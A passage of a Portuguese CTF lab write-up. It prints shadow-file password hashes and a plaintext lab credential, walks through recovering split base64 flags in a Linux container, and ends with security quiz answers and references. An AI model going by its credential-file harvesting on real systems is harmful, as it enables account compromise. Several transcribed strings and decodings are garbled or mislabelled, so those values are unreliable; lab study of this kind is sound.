john:$y$j9T$JEoHEv0QAQ0xs3H:14t08/$PXXiZImxX/x4al21IiyjZ41LqQugLZ4C.1t7Kj6ezhD:19493:0:99999:7:
::
steve:$y$j9T$QCk3J9uBnBQmA3Dhsrxs0$EtD.L02HdUTDvS5/vR9R6ojeseLNB23A0YrPxc8/LH4:19493:0:99999:7:
::
bill:cou8H7CoktCTAvBv
bill:$y$j9T$nk/GD59NYoALHWYbp5MpY.$r5pSFsUvZuDb4XGp1vuIwXlp/Y5vGxaTBnliDBNrIQ.:19493:0:99999:7:
::
rick:!19493:0:99999:7:::
#Flag4_Part2: ZDNBUXBUDNJYXBPQ0tpU30=
rick@d9070e7da2c8:/etc$
```

Tivemos que juntar as duas partes da flag e descodificá-las:

Encode: Y3liM3JjN2ZsMzEyM3tVYkdpZDNBUXBUDNJYXBPQ0tpU30=
Decode: cyb3rc7fl3l23{UbGid3AQsAP3IapOCKiS}

Linux Challenge 5-

Agora, usando as credenciais que encontramos no último desafio, sabemos que temos as credenciais para outro utilizador “bill”.

```
#bill:cou8H7CoktCTAvBv
```

Sabemos que as flags também estão divididas em 2 partes, pelo que podemos observar também quando entramos como utilizador “bill”:

```
drwxr-xr-x 1 root root 4096 May 16 10:42 val
bill@9070e7da2c8:/$ cd home
bill@9070e7da2c8:/home$ ls -la
total 32
drwxr-xr-x 1 root root 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 Jun 17 07:15 ..
drwx----- 1 bill bill 4096 May 16 10:42 bill
drwxr-xr-x 1 john john 4096 Jun 17 13:57 john
drwxr-xr-x 1 rick rick 4096 Jun 17 18:46 rick
drwxr-xr-x 1 steve steve 4096 May 16 10:42 steve
bill@9070e7da2c8:/home$ cd bill
bill@9070e7da2c8:~/bill$ ls -la
total 28
drwx----- 1 bill bill 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
-rw-r--r-- 1 bill bill 15 May 16 10:42 .bashrc
-rw-r--r-- 1 bill bill 17 May 16 10:42 .profile
-rw----- 1 bill bill 67 May 16 10:40 flag5.txt
-rw-rw-r-- 1 bill bill 967 May 16 10:40 script.sh
bill@9070e7da2c8:~/bill$ cat flag5.txt
Part1: Y3liM3JjN2ZsMzEyM3s1Y3Izd1
Part2 Hint: check for open ports.bill@9070e7da2c8:~/bill$
```

Ora encontrada a primeira parte da “flag”, para encontrar a segunda parte foi-nos dada uma pista para explorar possíveis portas abertas. Então reparamos que uma das portas que estava aberta era a porta 21, que é responsável pelo FTP.

Então bastou pesquisar dentro da pasta “ftp” e usar o comando “cat” para retribuir a segunda parte da “flag”.

```
nuno@kali: ~
File Actions Edit View Help
lwrwxrwxrwx 1 root root 8 Apr 25 14:03 sbin → usr/sbin
drwxr-xr-x 1 root root 4096 May 16 10:42 srv
dr-xr-xr-x 13 root root 0 Jun 17 07:15 sys
drwxrwxrwt 1 root root 4096 Jun 17 20:03 tmp
drwxr-xr-x 1 root root 4096 Apr 25 14:03 usr
drwxr-xr-x 1 root root 4096 May 16 10:42 var
bill@9070e7da2c8:~$ cd tmp
bash: cd: tmp: No such file or directory
bill@9070e7da2c8:~$ cd ..
bill@9070e7da2c8:~$ ls -la
total 8
drwxrwxrwt 1 root root 4096 Jun 17 20:03 .
drwxr-xr-x 1 root root 4096 Jun 17 07:15 ..
bill@9070e7da2c8:~$ cd va
bash: cd: va: No such file or directory
bill@9070e7da2c8:~$ cd var
bill@9070e7da2c8:~$ ls -la
total 56
drwxr-xr-x 1 root root 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 Jun 17 07:15 ..
drwxr-xr-x 2 root root 4096 Apr 18 2022 backups
drwxr-xr-x 1 root root 4096 May 16 10:41 cache
dr-xr-xr-x 1 nobody nogroup 4096 May 16 10:42 ftp
drwxr-xr-x 1 root root 4096 May 16 10:41 lib
drwxrwsr-x 2 root staff 4096 Apr 18 2022 local
lwrwxrwxrwx 1 root root 9 Apr 25 14:03 lock → /run/lock
drwxr-xr-x 1 root root 4096 Jun 17 07:15 log
drwxrwsr-x 2 root mail 4096 Apr 25 14:03 mail
drwxr-xr-x 2 root root 4096 Apr 25 14:03 opt
lwrwxrwxrwx 1 root root 4 Apr 25 14:03 run → /run
drwxr-xr-x 1 root root 4096 May 16 10:41 spool
drwxrwxrwt 2 root root 4096 Apr 25 14:06 tmp
bill@9070e7da2c8:~$ cd ftp
bill@9070e7da2c8:~$ ls -la
total 16
dr-xr-xr-x 1 nobody nogroup 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
drwxr-xr-x 1 bill bill 4096 May 16 10:42 files
bill@9070e7da2c8:~$ cd files
bill@9070e7da2c8:~$ ls -la
total 12
drwxr-xr-x 1 bill bill 4096 May 16 10:42 .
dr-xr-xr-x 1 nobody nogroup 4096 May 16 10:42 ..
-rw----- 1 bill bill 27 May 16 10:42 sl0*evhvgkvxnm
bill@9070e7da2c8:~$ cat sl0*evhvgkvxnm
95MHVfyzB3XzVjcjN3X3kwXo=
bill@9070e7da2c8:~$
```

Tivemos também de desencriptar a flag.

Decoded: Y3liM3JjN2ZsMzEyM3s1Y3Izd195MHVfYzB3XzVjcjN3X3kwDx0=
Encoded: cyb3rc7fl3123{5cr3w_y0u_c0w_5cr3w_y0u}

Quiz

Quiz 1 -

What is the main cause of a buffer overflow in a program?

A - Excess data being written to a buffer without size verification.

Quiz 2-

What is a phishing attack?

B - An attempt to obtain personal or financial information through fraudulent emails or messages.

Quiz 3 -

What is the objective of the SSL/TLS protocol?

A - Encrypt communications between client and server.

Quiz 4 -

What is a firewall?

D - A security system that monitors and controls network traffic.

Quiz 5-

What is a zero-day vulnerability?

A - A security vulnerability that has not yet been discovered or publicly disclosed.

Quiz 6-

Which of the following statements is true about data backups?

C - Backups are useful for restoring data after a ransomware attack.

Quiz 7-

Which of the following is an example of a social engineering attack?

C - Phishing attack.

Quiz 8-

What does the acronym VPN stand for?

A - Virtual Private Network.

Quiz 9-

Which of the following options is not a type of phishing attack:

D - Skimming.

Quiz 10-

Which of the following is an example of a Denial-of-Service (DDoS) attack?

A - Sending a large amount of traffic to a server until it stops responding.

Bibliografia

[VulnHub - Moe: 1 - YouTube](#)

[DarkHole: 2 Vulnhub Walkthrough - Hacking Articles](#)

[Moe: 1 Vulnhub \(Writeup\). Difficulty: Insane | by 0xJin | Medium](#)

[Empire: LupinOne Vulnhub Walkthrough - Hacking Articles](#)

[EMPIRE: LUPINONE VulnHub CTF Walkthrough, Part 2 | Infosec Resources](#)

[DarkHole: 2 Vulnhub Walkthrough :\) - YouTube](#)

[Vulnhub DriftingBlues:7 write-up. This is a write-up of DriftingBlues-7 a... | by Vishal | Medium](#)

<https://ctf101.org/forensics/what-is-steganography/>

<https://ctf101.org/cryptography/overview/>

<https://ctf101.org/web-exploitation/overview/>